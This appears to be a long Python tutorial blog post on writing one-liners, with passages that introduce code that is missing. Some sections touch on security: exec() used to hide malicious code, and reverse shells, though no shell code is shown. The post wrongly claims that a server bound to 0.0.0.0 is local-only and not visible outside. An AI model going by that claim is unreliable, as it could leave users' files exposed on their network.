Enough theory, let’s get some practice!
To become successful in coding, you need to get out there and solve real problems for real people. That’s how you can become a six-figure earner easily. And that’s how you polish the skills you really need in practice. After all, what’s the use of learning theory that nobody ever needs?
Practice projects is how you sharpen your saw in coding!
Do you want to become a code master by focusing on practical code projects that actually earn you money and solve problems for people?
Then become a Python freelance developer! It’s the best way of approaching the task of improving your Python skills—even if you are a complete beginner.
This is a running document in which I’ll answer all questions regarding the single line of Python code. It’s based on my interactive collection here but without the slow videos and embedded code shells.
But before we move on, I’m excited to present you my brand-new Python book Python One-Liners (Amazon Link).
If you like one-liners, you’ll LOVE the book. It’ll teach you everything there is to know about a single line of Python code. But it’s also an introduction to computer science, data science, machine learning, and algorithms. The universe in a single line of Python!
The book is released in 2020 with the world-class programming book publisher NoStarch Press (San Francisco).
Let’s get started!
Python One Line If Else
You can use a simple if statement in a single line of code. This is called the ternary operator. The most basic ternary operatorx if c else y returns expression x if the Boolean expression c evaluates to True. Otherwise, if the expression c evaluates to False, the ternary operator returns the alternative expression y.
Here’s a minimal example:
var = 21 if 3<2 else 42
print(var)
# 42
Ternary (from Latin ternarius) is an adjective meaning “composed of three items”. (source) So, literally, the ternary operator in Python is composed of three operands.
Syntax: The three operands are written as x if c else y which reads as “return x if c else return y“. Let’s write this more intuitively as:
<OnTrue> if <Condition> else <OnFalse>
Operand
Description
<OnTrue>
The return expression of the operator in case the condition evaluates to True
<Condition>
The condition that determines whether to return the <On True> or the <On False> branch.
<OnFalse>
The return expression of the operator in case the condition evaluates to False
By now, you’ve learned how to write the if-else statement in a single line of code using the ternary operator. But can you do the same with an elif statement if you have multiple conditions?
Of course, you can! (If you’re in doubt about whether you can do XYZ in a single line of Python, just assume that you can. Check out my new book “Python One-Liners” to master the single line of code!)
Say, you want to write the following if-then-else condition in a single line of code:
>>> x = 42
>>> if x > 42:
>>> print("no")
>>> elif x == 42:
>>> print("yes")
>>> else:
>>> print("maybe")
yes
The elif branch wins: you print the output "yes" to the shell. But how to do it in a single line of code? Just use the ternary operator with an elif statement won’t work (it’ll throw a syntax error).
The answer is simple: nest two ternary operators like so:
print("no") if x > 42 else print("yes") if x == 42 else print("maybe")
# yes
If the value x is larger than 42, we print “no” to the shell. Otherwise, we execute the remainder of the code (which is a ternary operator by itself). If the value x is equal to 42, we print “yes”, otherwise “maybe”.
So by nesting multiple ternary operators, we can greatly increase our Python one-liner power!
Now, you know how you can add more conditions to a single-line conditional statement. An interesting question is whether you can also add fewer conditions?
Python One Line If Without Else
Problem: What’s the one-liner equivalent of the simple if statement without an else branch?
Here’s an example:
condition = True if condition: print('hi') # hi
You may want to (i) print something, (ii) assign a value to a variable, or (iii) append an element to a list if the condition holds.
Next, I’ll show you four methods of how to accomplish this goal. All four methods are generally applicable—and you can easily customize them to your specific application.
Let’s have a quick overview of the four methods:
condition = True # Simple 2-Liner Method
if condition: print('hi') # Method 1: One-Liner If
if condition: print('hi') # Method 2: Ternary with Dummy
print('hi') if condition else None # Method 3: Ternary with Dummy for Assignment
x = 42 if condition else None # Method 4: Short circuiting
condition and print('hi')
The most Pythonic way to define a function in a single line is to (1) create an anonymous lambda function and (2) assign the function object to a variable name. You can then call the function by name just like any other regularly-defined function. For example, the statement f = lambda x: x+1 creates a function f that increments the argument x by one and returns the result: f(2) returns 3.
Problem: How to define a function in a single line of Python code? Let’s explore this mission-critical question!
Example: Say, you want to write the following function in a single line of code:
Python is powerful — you can condense many algorithms into a single line of Python code. So the natural question arises: can you write a for loop in a single line of code? This article explores this mission-critical question in all detail.
How to Write a For Loop in a Single Line of Python Code?
There are two ways of writing a one-liner for loop:
If the loop body consists of one statement, simply write this statement into the same line: for i in range(10): print(i). This prints the first 10 numbers to the shell (from 0 to 9).
If the purpose of the loop is to create a list, use list comprehension instead: squares = [i**2 for i in range(10)]. The code squares the first ten numbers and stores them in the list squares.
You can also modify the list comprehension statement by restricting the context with another if statement:
Problem: Say, we want to create a list of squared numbers—but you only consider even and ignore odd numbers.
Example: The multi-liner way would be the following.
squares = [] for i in range(10): if i%2==0: squares.append(i**2) print(squares)
# [0, 4, 16, 36, 64]
You create an empty list squares and successively add another square number starting from 0**2 and ending in 8**2—but only considering the even numbers 0, 2, 4, 6, 8. Thus, the result is the list [0, 4, 16, 36, 64].
Solution: Again, you can use list comprehension [i**2 for i in range(10) if i%2==0] with a restrictive if clause (in bold) in the context part to compress this in a single line of Python code:
print([i**2 for i in range(10) if i%2==0])
# [0, 4, 16, 36, 64]
This line accomplishes the same output with much less bits.
Problem: Given a collection. You want to create a new list based on all values in this collection. The code should run in a single line of code. How do you accomplish this? Do you need a lambda function?
Example: Given an array a = [1, 2, 3, 4]. You need to create a second array b with all values of a—while adding +1 to each value. Here’s your multi-liner:
a = [1, 2, 3, 4]
b = []
for x in a: b.append(x+1)
print(b)
# [2, 3, 4, 5]
How do you accomplish this in a single line of code?
Answer: No, you don’t need a lambda function. What you’re looking for is a feature called list comprehension. Here’s the one-liner expression that accomplishes this without the lambda function:
b = [x+1 for x in a]
print(b)
# [2, 3, 4, 5]
Let’s dive into some background information in case you wonder how list comprehensions work. Based on your question, I also suspect that you don’t completely understand lambda functions either, so I’ll also add another section about lambda functions. Finally, you’ll also learn about a third alternative method to solve this exact problem by using the lambda function in combination with Python’s built-in map() function!
So, stay with me—you’ll become a better coder in the process!
There are three ways of writing a one-liner while loop:
Method 1: If the loop body consists of one statement, write this statement into the same line: while True: print('hi'). This prints the string 'hi' to the shell for as long as you don’t interfere or your operating system forcefully terminates the execution.
Method 2: If the loop body consists of multiple statements, use the semicolon to separate them: while True: print('hi'), print('bye'). This runs the statements one after the other within the while loop.
Method 3: If the loop body consists nested compound statements, replace the inner compound structures with the ternary operator: while True: print('hi') if condition else print('bye').
# Method 1: Single-Statement Body
while True: print('hi') # Method 2: Multiple-Statements Body
c = 0
while c < 10: print(c); c = c + 1 # Method 3: Nested Statements Body
while True: print('yes') if True else print('no')
Want to create your own webserver in a single line of Python code? No problem, just use this command in your shell:
$ python -m http.server 8000
The terminal will tell you:
Serving HTTP on 0.0.0.0 port 8000
To shut down your webserver, kill the Python program with CTRL+c.
This works if you’ve Python 3 installed on your system. To check your version, use the command python --version in your shell.
You can run this command in your Windows Powershell, Win Command Line, MacOS Terminal, or Linux Bash Script.
You can see in the screenshot that the server runs on your local host listening on port 8000 (the standard HTTP port to serve web requests).
Note: The IP address is NOT 0.0.0.0—this is an often-confused mistake by many readers. Instead, your webserver listens at your “local” IP address 127.0.0.1 on port 8000. Thus, only web requests issued on your computer will arrive at this port. The webserver is NOT visible to the outside world.
Python 2: To run the same simple webserver on Python 2, you need to use another command using SimpleHTTPServerinstead of http:
$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
If you want to start your webserver from within your Python script, no problem:
import http.server
import socketserver PORT = 8000 Handler = http.server.SimpleHTTPRequestHandler with socketserver.TCPServer(("", PORT), Handler) as httpd: print("serving at port", PORT) httpd.serve_forever()
This code comes from the official Python documentation—feel free to read more if you’re interested in setting up the server (most of the code is relatively self-explanatory).
Problem: Given a string and a filename. How to write the string into the file with filename using only a single line of Python code?
Example: You have filename 'hello.txt' and you want to write string 'hello world!' into the file.
hi = 'hello world!'
file = 'hello.txt' # Write hi in file '''
# File: 'hello.txt':
hello world! '''
How to achieve this? Here are four ways of doing it in a single line of code!
Solution: Here’s a quick overview of the methods to accomplish this.
hi = 'hello world!'
file = 'hello.txt' # Method 1: 'with' statement
with open(file, 'a') as f: f.write(hi) # Method 2: print() function
print(hi, file=open(file, 'a')) # Method 3: multi-line statement
f = open(file, 'a'); f.write(hi); f.close() # Method 4: open() and write()
open(file, 'a').write(hi)
Exercise: Run the code and check the file 'hello.txt'. How many 'hello worlds!' are there in the file? Change the code so that only one 'hello world!' is in the file!
Most computer scientists, programmers, and hackers don’t even know the meaning of the word “Quine” in the context of programming. So, first things first:
Roughly speaking, a quine is a self-reproducing program: if you run it, it generates itself.
Here’s a great definition:
:quine: /kwi:n/ /n./ [from the name of the logician Willard van Orman Quine, via Douglas Hofstadter] A program that generates a copy of its own source text as its complete output. Devising the shortest possible quine in some given programming language is a common hackish amusement. (source)
The name “quine” was coined by Douglas Hofstadter, in his popular science book Gödel, Escher, Bach, in honor of philosopher Willard Van Orman Quine (1908–2000), who made an extensive study of indirect self-reference, and in particular for the following paradox-producing expression, known as Quine’s paradox.
In this one-liner tutorial, you’ll learn about the popular sorting algorithm Quicksort. Surprisingly, a single line of Python code is all you need to write the Quicksort algorithm!
Problem: Given a list of numerical values (integer or float). Sort the list in a single line of Python code using the popular Quicksort algorithm!
Example: You have list [4, 2, 1, 42, 3]. You want to sort the list in ascending order to obtain the new list [1, 2, 3, 4, 42].
Short answer: The following one-liner solution sorts the list recursively using the Quicksort algorithm:
q = lambda l: q([x for x in l[1:] if x <= l[0]]) + [l[0]] + q([x for x in l if x > l[0]]) if l else []
Now, let’s dive into some details!
The following introduction is based on my new book “Python One-Liners”(Amazon Link) that teaches you the power of the single line of code (use it wisely)!
Introduction: Quicksort is not only a popular question in many code interviews – asked by Google, Facebook, and Amazon – but also a practical sorting algorithm that is fast, concise, and readable. Because of its beauty, you won’t find many introduction to algorithm classes which don’t discuss the Quicksort algorithm.
Overview: Quicksort sorts a list by recursively dividing the big problem (sorting the list) into smaller problems (sorting two smaller lists) and combining the solutions from the smaller problems in a way that it solves the big problem. In order to solve each smaller problem, the same strategy is used recursively: the smaller problems are divided into even smaller subproblems, solved separately, and combined. Because of this strategy, Quicksort belongs to the class of “Divide and Conquer” algorithms.
Algorithm: The main idea of Quicksort is to select a pivot element and then placing all elements that are larger or equal than the pivot element to the right and all elements that are smaller than the pivot element to the left. Now, you have divided the big problem of sorting the list into two smaller subproblems: sorting the right and the left partition of the list. What you do now is to repeat this procedure recursively until you obtain a list with zero elements. This list is already sorted, so the recursion terminates.
The following Figure shows the Quicksort algorithm in action:
Figure: The Quicksort algorithm selects a pivot element, splits up the list into (i) an unsorted sublist with all elements that are smaller or equal than the pivot, and (ii) an unsorted sublist with all elements that are larger than the pivot. Next, the Quicksort algorithm is called recursively on the two unsorted sublists to sort them. As soon as the sublists contain maximally one element, they are sorted by definition – the recursion ends. At every recursion level, the three sublists (left, pivot, right) are concatenated before the resulting list is handed to the higher recursion level.
You create a function q which implements the Quicksort algorithm in a single line of Python code – and thus sorts any argument given as a list of integers.
## The Data
unsorted = [33, 2, 3, 45, 6, 54, 33] ## The One-Liner
q = lambda l: q([x for x in l[1:] if x <= l[0]]) + [l[0]] + q([x for x in l if x > l[0]]) if l else [] ## The Result
print(q(unsorted))
What is the output of this code?
## The Result
print(q(unsorted))
# [2, 3, 6, 33, 33, 45, 54]
Python One Line With Statement
Problem: Can you write the with statement in a single line of code?
Solution: Yes, you can write the with statement in a single line of code if the loop body consists only of one statement:
with open('code.py') as code: print(code.read())
In general, you can write any indentation block (like if statements, with environments, or while loops) in a single line of code if the body consists of only one statement.
Summary: You can accomplish one line exception handling with the exec() workaround by passing the one-linerized try/except block as a string into the function like this: exec('try:print(x)nexcept:print("Exception!")'). This general method works for all custom, even multi-line, try and except blocks. However, you should avoid this one-liner code due to the bad readability.
Surprisingly, there has been a discussion about one-line exception handling on the official Python mailing list in 2013. However, since then, there has been no new “One-Line Exception Handling” feature in Python. So, we need to stick with the methods shown in this tutorial. But they will be fun—promised!
Let’s dive into the problem:
Problem: How to write the try/except block in a single line of Python code?
Example: Consider the following try/except block.
try: print(x)
except: print('Exception!')
Solution: let’s have a quick overview in our interactive code shell:
# Original
try: print(x)
except: print('Exception!') # Method 1
print(x) if 'x' in dir() else print('Exception!') # Method 2
exec('try:print(x)\nexcept:print("Exception!")') # Method 3
from contextlib import suppress
with suppress(NameError): print(x)
Problem: Given a multi-line code script in Python. How to execute this multi-line script in a single line of Python code? How to do it from the command line?
Example: Say, you have the following for loop with a nested if statement in the for loop body. You want to run this in a single line from your command line?
x = 10
for i in range(5): if x%2 == 0: print(i) else: print(x) x = x - 1 '''
0
9
2
7
4 '''
The code prints five numbers to the shell. It only prints the odd values of x. If x takes an even value, it prints the loop variable i.
You can write any source code into a string and run the string using the built-in exec() function in Python. This is little known—yet, hackers often use this to pack malicious code into a single line that’s seemingly harmless.
If you have code that spans multiple lines, you can pack it into a single-line string by using the newline character 'n' in your string:
# Method 1
exec('x = 10nfor i in range(5):n if x%2 ==0: print(i)n else: print(x)n x = x-1')
This one-liner code snippet is semantically equivalent to the above nested for loop that requires seven lines of code! The output is the same:
A reverse shell is used by hackers to gain access to a target machine. The target machine opens a shell to communicate to the attacking machine. The attacking machine receives the connection (listening on a given port) and is now able to access the target computer. To accomplish a reverse shell, a hacker must execute code on a target machine. Reverse shells are also used by security engineers to test and prevent reverse shell attacks.
I found this code in a blog thread. You can run it from any computer with Python installed and visible from your current location:
Say your file is stored in file 'code.py'. Now, you can open the file, read all lines, get rid of leading and trailing whitespace characters, and store the result in a Python list in a single line of code. Here’s the code:
Problem: How to return from a Python function or method in single line?
Example: Consider the following “goal” statement:
def f(x): return None if x == 0
However, this leads to a Syntax error:
Here’s how to write the return statement with an if expression in a single line of Python code:
def f(x): if x==0: return None
I should note that PEP 8 is actually fine with writing if block statements into a single line. Nevertheless, the default return value of a function is None so the code does really nothing.
Two ways of writing a recursive one-liner: (1) write the function with return statement in a single line such as in def f(x): return f(x+1), or (2) assign a lambda function to a variable name and use the variable name in the return expression of the lambda function such as in f = lambda x: f(x). To define a recursion base case, you can use the ternary operator x if c else y to return x if condition c is met, else y.
Let’s dive into the problem and several detailed examples!
Problem: How to write a recursive function in a single line of code?
You may find this challenging because you need to define the function name, the base case, and the recursive function call—all in a single line of Python code!
Summary: To match a pattern in a given text using only a single line of Python code, use the one-liner import re; print(re.findall(pattern, text)) that imports the regular expression library re and prints the result of the findall() function to the shell.
The re.findall(pattern, string, flags=0) method returns a list of string matches. Read more in our blog tutorial.
There’s no better way of importing the re library and calling the re.findall() function in a single line of code—you must use the semicolon A;B to separate the statements A and B.
The findall() function finds all occurrences of the pattern in the string.
The replace method replaces all occurrences of the first argument with the second argument. It returns the new string. You can now print the result to the stdin or write it back to a file.
Ternary (from Latin ternarius) is an adjective meaning “composed of three items”. (source) So, literally, the ternary operator in Python is composed of three operands.
Syntax: The three operands are written in an intuitive combination ... if ... else ....
<On True> if <Condition> else <On False>
Operand
Description
<On True>
The return expression of the operator in case the condition evaluates to True
<Condition>
The condition that determines whether to return the <On True> or the <On False> branch.
<On False>
The return expression of the operator in case the condition evaluates to False
Operands of the Ternary Operator
Let’s have a look at a minimum example in our interactive code shell:
Exercise: Run the code and input your age. What’s the output? Run the code again and try to change the output!
Python One Line Two For Loops (Double)
Problem: How to write a nested for loop as a Python one-liner? Roughly speaking, you want to iterate over two or more iterables that are nested into each other. Here’s an example of a multi-liner with two nested loops:
iter1 = [1, 2, 3, 4]
iter2 = ['a', 'b', 'c'] for x in iter1: for y in iter2: print(x, y) '''
1 a
1 b
1 c
2 a
2 b
2 c
3 a
3 b
3 c
4 a
4 b
4 c '''
Problem: Given multiple Python statements. How to write them as a Python One-Liner?
Example: Consider the following example of four statements in a block with uniform indentation:
a = 1
b = 2
c = a + b
print(c)
Each of the four statements is written in a separate line in a code editor—this is the normal procedure. However, what if you want to one-linerize those:
How to write all four statements in a single line of code?
Solution: The answer is simple if all statements have a uniform indentation and there’s no nested block. In this case, you can use the semicolon as a separator between the statements:
To break one line into multiple lines in Python, use an opening parenthesis in the line you want to break. Now, Python expects the closing parenthesis in one of the next lines and the expression is evaluated across line boundaries. As an alternative, you can also use the backslash just in front of the line break to escape the newline character.
URL encoding “is a method to encode information in a Uniform Resource Identifier (URI)”. It is also called Percent-encoding because percentage symbols are used to encode certain reserved characters:
!
#
$
%
&
'
(
)
*
+
,
/
:
;
=
?
@
[
]
%21
%23
%24
%25
%26
%27
%28
%29
%2A
%2B
%2C
%2F
%3A
%3B
%3D
%3F
%40
%5B
%5D
$ alias urldecode='python3 -c "import sys, urllib.parse as ul; print(ul.unquote_plus(sys.argv[1]))"' $ alias urlencode='python3 -c "import sys, urllib.parse as ul; print (ul.quote_plus(sys.argv[1]))"'
However, you cannot do the same in Python because this would create a dictionary:
new_object = {'property': 'value'}
new_object.property
# raises an AttributeError
This raises an AttributeError because there’s no attribute property associated to the dictionary object. To access the dictionary key in this case, you must use the syntax new_object['property'].
So, how to create an inline Python object with attributes in a single line of Python code?
Here’s a quick overview of our three methods:
Exercise: Do all three methods produce the same output? Run the code to test it!
Do you want to dive into each of those methods in greater detail? Read this article:
How can you filter an array in Python using an arbitrary condition?
The most Pythonic way of filtering an array is the list comprehension statement [x for x in list if condition]. You can replace condition with any function of x you would like to use as a filtering criterion.
For example, if you want to filter all elements that are smaller than, say, 10, you’d use the list comprehension statement [x for x in list if x<10] to create a new list with all list elements that are smaller than 10.
Here are three examples of filtering a list:
Get elements smaller than eight: [x for x in lst if x<8].
Get even elements: [x for x in lst if x%2==0].
Get odd elements: [x for x in lst if x%2].
lst = [8, 2, 6, 4, 3, 1] # Filter all elements <8
small = [x for x in lst if x<8]
print(small) # Filter all even elements
even = [x for x in lst if x%2==0]
print(even) # Filter all odd elements
odd = [x for x in lst if x%2]
print(odd)
The output is:
# Elements <8
[2, 6, 4, 3, 1] # Even Elements
[8, 2, 6, 4] # Odd Elements
[3, 1]
This is the most efficient way of filtering an array and it’s also the most Pythonic one.
Problem: How can we append multiple elements to a list in a for loop but using only a single line of Python code?
Example: Say, you want to filter a list of words against another list and store the resulting words in a new list using the append() method in a for loop.
# FINXTER TUTORIAL:
# How to filter a list of words? words = ['hi', 'hello', 'Python', 'a', 'the']
stop_words = {'a', 'the'}
filtered_words = [] for word in words: if word not in stop_words: filtered_words.append(word) print(filtered_words)
# ['hi', 'hello', 'Python']
You first create a list of words to be filtered and stored in an initially empty list filtered_words. Second, you create a set of stop words against you want to check the words in the list. Note that it’s far more efficient to use the set data structure for this because checking membership in sets is much faster than checking membership in lists. See this tutorial for a full guide on Python sets.
You now iterate over all elements in the list words and add them to the filtered_words list if they are not in the set stop_words.
Solution: You can one-linerize this filtering process using the following code:
filtered_words = [word for word in words if word not in stop_words]
Here’s the complete code that solves the problem using the one-liner filtering method:
# FINXTER TUTORIAL:
# How to filter a list of words? words = ['hi', 'hello', 'Python', 'a', 'the']
stop_words = {'a', 'the'}
filtered_words = [word for word in words if word not in stop_words] print(filtered_words)
# ['hi', 'hello', 'Python']
Here’s a short tutorial on filtering in case you need more explanations:
You may know the standard use of the logical operators applied to Boolean values:
>>> True and False
False
>>> False or True
True
But there’s more to these operators that only experts in the art of writing concise Python one-liners know.
For instance, the following use of the or operator applied to non-Boolean values is little known:
>>> 'hello' or 42 'hello'
>>> [] or 42
42
Similarly, the following use of the and operator often causes confusion in readers of advanced Python one-liners:
>>> 'hello' and 42
42
>>> [] and 42
[]
How do the and and or operator work when applied to non-Boolean operands?
To understand what is going on, you need to look at the definitions of the Boolean operators:
Operator
Description
a or b
Returns b if the expression a evaluates to False using implicit Boolean conversion. If the expression a evaluates to True, the expression a is returned.
a and b
Returns b if the expression a evaluates to True using implicit Boolean conversion. If the expression a evaluates to False, the expression a is returned.
Study these explanations thoroughly! The return value is of the same data type of the operands—they only return a Boolean value if the operands are already Boolean!
This optimization is called short-circuiting and it’s common practice in many programming languages. For example, it’s not necessary to evaluate the result of the second operand of an and operation if the first operand evaluates to False. The whole operation must evaluate to False in this case because the logical and only returns True if both operands are True.
Python goes one step further using the property of implicit Boolean conversion. Every object can be implicitly converted to a Boolean value. That’s why you see code like this:
l = []
if l: print('hi')
else: print('bye')
# bye
You pass a list into the if condition. Python then converts the list to a Boolean value to determine which branch to visit next. The empty list evaluates to False. All other lists evaluate to True, so the result is bye.
Together, short circuiting and implicit Boolean conversion allow the logical operators and and or to be applied to any two Python objects as operands. The return value always is one of the two operands using the short circuiting rules described in the table.
Problem: How to sum over all values in a given Python list?
a = [1, 2, 3]
You want to calculate the sum of all values in the list—using only a single line of Python code!
# RESULT: 6
Solution: Python’s built-in sum() function helps you to sum over all values in an iterable, such as a Python list. Here’s the minimal code example.
a = [1, 2, 3] print(sum(a))
# 6
How does it work? The syntax is sum(iterable, start=0):
Argument
Description
iterable
Sum over all elements in the iterable. This can be a list, a tuple, a set, or any other data structure that allows you to iterate over the elements. Example: sum([1, 2, 3]) returns 1+2+3=6.
start
(Optional.) The default start value is 0. If you define another start value, the sum of all values in the iterable will be added to this start value. Example: sum([1, 2, 3], 9) returns 9+1+2+3=15.
Please find more details in the complete tutorial about summing over all values in a list and a nested list:
To sort and return a Python list in a single line of code, use the sorted(list) method that returns a new list of sorted elements. It copies only the references to the original elements so the returned list is not a deep but a shallow copy.
You want to sort this list and return the result in a single line. If you use the list.sort() method, the return value is None:
print(a.sort())
# None
The return value of the list.sort() method is None, but many coders expect it to be the sorted list. So they’re surprised finding out that their variables contain the None type rather than a sorted list.
Here’s a quick overview of the methods to accomplish this:
Exercise: Change the list to be sorted by adding negative floats. Does it still work?
Do you want to learn more about each of the methods? Check out my related tutorial:
x = 'hi'; y = 'young'; z = 'friend'; print(x, y, z);
If you run this Python one-liner with semicolons, you’ll get the following output:
hi young friend
On the first view, it doesn’t even look like Python code! C++ has semicolons. Java has semicolons. But Python is supposed to be a semicolon-free language, isn’t it?
The meaning of the semicolon in programming languages such as Java and C++ is to terminate the current statement. In those languages, you’ll use it after every single line. Without it, the interpreter believes that the code has not terminated yet and it starts looking for more. Any Java or C++ coder knows situations where an error occurred because they forgot to use a semicolon in their code.
In Python, however, semicolons have a slightly different meaning. They allow you to create so-called compound statements. The if construct is a compound statement. The for loop is a compound statement. And, a number of semicolon-separated Python statements are compound statements.
A lambda function allows you to define a function in a single line. It starts with the keyword lambda, followed by a comma-separated list of zero or more arguments, followed by the colon and the return expression. For example, lambda x, y: x+y calculates the sum of the two argument values x+y in one line of Python code.
Problem: How to define a function in a single line of Python code?
Example: Say, you’ve got the following function in three lines. How to compress them into a single line of Python code?
def say_hi(*friends): for friend in friends: print('hi', friend) friends = ['Alice', 'Bob', 'Ann']
say_hi(*friends)
The code defines a function say_hi that takes an iterable as input—the names of your friends—and prints 'hi x' for each element x in your iterable.
The output is:
'''
hi Alice
hi Bob
hi Ann '''
Let’s dive into the different methods to accomplish this! First, here’s a quick interactive overview to test the waters:
Exercise: Run the code—is the output the same for all four methods?
In the following article, you’ll learn about each method in greater detail!
Challenge: Say, you want to have the list indices as keys and the list elements as values.
# Given a list:
a = ['Alice', 'Liz', 'Bob'] # One-Line Statement Creating a Dict:
d = dict(enumerate(a)) print(d)
# {0: 'Alice', 1: 'Liz', 2: 'Bob'}
The one-liner dict(enumerate(a)) first creates an iterable of (index, element) tuples from the list a using the enumeratefunction. The dict()constructor than transforms this iterable of tuples to (key, value) mappings. The indextuple value becomes the new key. The element tuple value becomes the new value.
Learn more about different one-liners in the context of dictionaries in this blog article:
Dictionary Comprehension is a concise and memory-efficient way to create and initialize dictionaries in one line of Python code. It consists of two parts: expression and context. The expression defines how to map keys to values. The context loops over an iterable using a single-line for loop and defines which (key,value) pairs to include in the new dictionary.
Per convention, you use one-line docstrings if the function, module, class, or method is obvious enough to warrant a short explanation—but nothing more. You can enclose the one-liner docstring within single quotes, double quotes, or even triple quotes. However, enclosing the one-liner docstring in a triple quote is the most Pythonic way.
For example, the following function can be easily understood. Therefore, a one-liner docstring is sufficient to describe its behavior:
def add(x, y): '''Add both arguments and returns their sum.''' return x + y print(add.__doc__)
# Add both arguments and returns their sum.
Summary: Download a file over the web by using the following steps in Python.
Import libary requests
Define URL string
Get file data from URL
Store file data in file object on your computer
Here’s how you can do this to download the Facebook Favicon (source):
At the beginning of our struggle with web scraping, you may have trouble downloading files using Python. However, the following article provides you with several methods that you can use to download, for example, the cover of a book from the page.
A generator function is a Pythonic way to create an iterable without explicitly storing it in memory. This reduces memory usage of your code without incurring any additional costs.
Problem: Can we write a one-line generator?
Here’s the code that accomplishes this:
print(sum(random.random() for i in range(1000)))
The code consists of the following parts:
The print() function prints the result of the expression to the shell.
The sum() function sums over all values in the following iterable.
The generator expression random.random() for i in range(1000) generates 1000 random numbers and feeds them into the outer sum() function without creating all of them at once.
This way, we still don’t store the whole list of 1000 numbers in memory but create them dynamically.
To update a global variable in one line of Python, retrieve the global variable dictionary with the globals() function, and access the variable by passing the variable name as a string key such as globals()['variable']. Then overwrite the global variable using the equal symbol, for example in globals()['variable'] = 42 to overwrite the variable with value 42.
The code first accesses all global variables using the globals() function that returns a dictionary mapping names to objects. You access the value associated to the key 'a'. The return value is the object to which global variable a points.
Step 1: Here’s an interactive browser-based shell:
The shell runs any Python program in your browser.
Step 2: Type the print function in your browser shell with opening and closing parentheses that are initially empty:
print()
The print() function takes a string and prints it to your shell. This way, you can generate outputs in your program. Think about it: a Python program is only a means to an end. It transform an input to an output. One way of creating an output is to print program values to the shell. In our hello world one-liner, the output is the textual data (=string) 'hello world'.
Step 3: Pass the 'hello world' string into the print() function between the parentheses.
print('hello world')
Congratulations, your first hello world one-liner is ready! Now, there’s only one thing left:
Step 4: Run the hello world one-liner program by hitting the “Run” symbol .
Can you see the output generated by your program? When running your program in the interactive shell, the result should be the following output:
One-line comments begin with the hash (#) character and reach to the end of the line. The newline character terminates the meaning of the comment—which is for the Python interpreter to ignore the commented text. A special case are inline comments that are used after a regular Python statement but before the newline character. The PEP 8 standard recommends to use them sparingly.
# This is a one-line comment print('hi') # This is an inline comment
Problem: How to assign a value to a variable if it is not equal to None—using only a single line of Python code?
Solution: A beautiful extension of Python 3.8 is the Walrus operator. The Walrus operator := is an assignment operator with return value. Thus, it allows you to check a condition and assign a value at the same time:
# Method 2
if tmp := get_value(): x = tmp
This is a very clean, readable, and Pythonic way. Also, you don’t have the redundant identity assignment in case the if condition is not fulfilled.
You create a list with three elements. Then, you create an anonymous function that takes one argument (an integer in our case) and increments it by one. The map function applies the function to each element in the list and returns a new map object. This is converted back to a list using the list(...) function.
Python programmers will improve their computer science skills with these useful one-liners.
Python One-Linerswill teach you how to read and write “one-liners”: concise statements of useful functionality packed into a single line of code. You’ll learn how to systematically unpack and understand any line of Python code, and write eloquent, powerfully compressed Python like an expert.
The book’s five chapters cover tips and tricks, regular expressions, machine learning, core data science topics, and useful algorithms. Detailed explanations of one-liners introduce key computer science concepts and boost your coding and analytical skills. You’ll learn about advanced Python features such as list comprehension, slicing, lambda functions, regular expressions, map and reduce functions, and slice assignments. You’ll also learn how to:
• Leverage data structures to solve real-world problems, like using Boolean indexing to find cities with above-average pollution • Use NumPy basics such as array, shape, axis, type, broadcasting, advanced indexing, slicing, sorting, searching, aggregating, and statistics • Calculate basic statistics of multidimensional data arrays and the K-Means algorithms for unsupervised learning • Create more advanced regular expressions using grouping and named groups, negative lookaheads, escaped characters, whitespaces, character sets (and negative characters sets), and greedy/nongreedy operators • Understand a wide range of computer science topics, including anagrams, palindromes, supersets, permutations, factorials, prime numbers, Fibonacci numbers, obfuscation, searching, and algorithmic sorting
By the end of the book, you’ll know how to write Python at its most refined, and create concise, beautiful pieces of “Python art” in merely a single line.
Python’s dictionary data structure is one of the most powerful, most underutilized data structures in Python. Why? Because checking membership is more efficient for dictionaries than for lists, while accessing elements is easier for dictionaries than for sets.
In this tutorial, you’ll learn how to perform four common dictionary operations in one line of Python code. By studying these problems, you’ll not only learn how to use dictionaries in Python, but you’ll become a better coder overall. So, let’s dive into the first problem: creating a dictionary from a list in one line.
Python Create Dictionary From List in One Line
Challenge: Create a dictionary from a list in one line of Python.
Example: Say, you want to have the list indices as keys and the list elements as values.
# Given a list:
a = ['Alice', 'Liz', 'Bob'] # One-Line Statement Creating a Dict:
d = one-line-statement print(d)
# {0: 'Alice', 1: 'Liz', 2: 'Bob'}
Solution: There are multiple ways to accomplish this task. Let’s learn the most Pythonic one next:
# Given a list:
a = ['Alice', 'Liz', 'Bob'] # One-Line Statement Creating a Dict:
d = dict(enumerate(a)) print(d)
# {0: 'Alice', 1: 'Liz', 2: 'Bob'}
The one-liner dict(enumerate(a)) first creates an iterable of (index, element) tuples from the list a using the enumeratefunction. The dict()constructor than transforms this iterable of tuples to (key, value) mappings. The indextuple value becomes the new key. The element tuple value becomes the new value.
Try it yourself in our interactive code shell:
Exercise: Explore the enumerate() function further by printing its output!
Python One Line For Loop to Create Dictionary
Challenge: How to create a dictionary from all elements in a list using a single-line for loop?
Example: Say, you want to replace the following four-liner code snippet with a Python one-liner.
a = ['Alice', 'Liz', 'Bob'] data = {}
for item in a: data[item] = item
a = ['Alice', 'Liz', 'Bob'] # One-Liner Dictionary For Loop
data = {item:item for item in a} print(data)
# {'Alice': 'Alice', 'Liz': 'Liz', 'Bob': 'Bob'}
Dictionary Comprehension is a concise and memory-efficient way to create and initialize dictionaries in one line of Python code. It consists of two parts: expression and context. The expression defines how to map keys to values. The context loops over an iterable using a single-line for loop and defines which (key,value) pairs to include in the new dictionary.
You can learn about dictionary comprehension in my full video tutorial:
Challenge: How can you print a dictionary in a well-structured way using only a single line of Python code (without using multiple lines to create the output)?
Solution: Use the pretty print function!
The built-in module pprint contains the function pprint. This will ‘pretty print’ your dictionary. It sorts the keys alphabetically and prints each key-value pair on a newline.
from pprint import pprint
messy_dict = dict(z='Here is a really long key that spans a lot of text', a='here is another long key that is really too long', j='this is the final key in this dictionary') pprint(messy_dict) '''
{'a': 'here is another long key that is really too long', 'j': 'this is the final key in this dictionary', 'z': 'Here is a really long key that spans a lot of text'} '''
Printing the dictionary this way, doesn’t change the dictionary in any way but makes it more readable on the Python shell!
Iterate Over Dictionary Python One Line
Challenge: How to iterate over a dictionary in Python in one line?
Example: Say, you want to go over each (key, value) pair of a dictionary like this:
